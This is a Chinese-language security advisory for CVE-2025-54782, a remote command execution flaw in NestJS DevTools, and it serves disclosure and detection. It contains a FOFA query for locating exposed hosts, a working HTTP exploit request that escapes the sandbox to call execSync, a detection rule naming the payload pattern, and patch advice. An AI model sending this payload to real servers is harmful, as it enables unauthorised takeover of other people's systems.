

NestJSDevTools-CVE-2025-54782-远程命令执行

NestJSDevTools-CVE-2025-54782-远程命令执行，攻击者可执行任意命令导致服务器被控。

影响版本

NestJSDevTools

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: header="devtools.nestjs.com"

POC/EXP:

```
POST /inspector/graph/interact HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.2986.41 Safari/537.36
Content-Type: text/plain
Connection: close

{"code": "(function(){try{propertyIsEnumerable.call()}catch(pp){pp.constructor.constructor('return process')().mainModule.require('child_process').execSync('cat `id`')}}()")}
```



sonrt规则:

```
alert http any any -> $HOME_NET any (  
  msg:"NestJS DevTools - Node.js RCE via Graph Interact (CVE-2025-54782)";  
  flow:to_server,established;  
  http.method; content:"POST";  
  http.uri; content:"/inspector/graph/interact";  
  http.header; content:"Content-Type: text/plain";  
  http.request_body; pcre:"/^(code):\"([^\"])*constructor\\.constructor\\(  
  ([^\\]]*process\\.mainModule\\.require\\([\\^\\]]*execSync\\(\\/i\";  
  metadata:cve CVE-2025-54782;  
  metadata:affected_product "NestJS DevTools";  
  metadata:vulnerability_type "Node.js Remote Code Execution";  
  classtype:web-application-attack;  
  sid:1000421;  
  rev:1;  
  priority:1;  
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。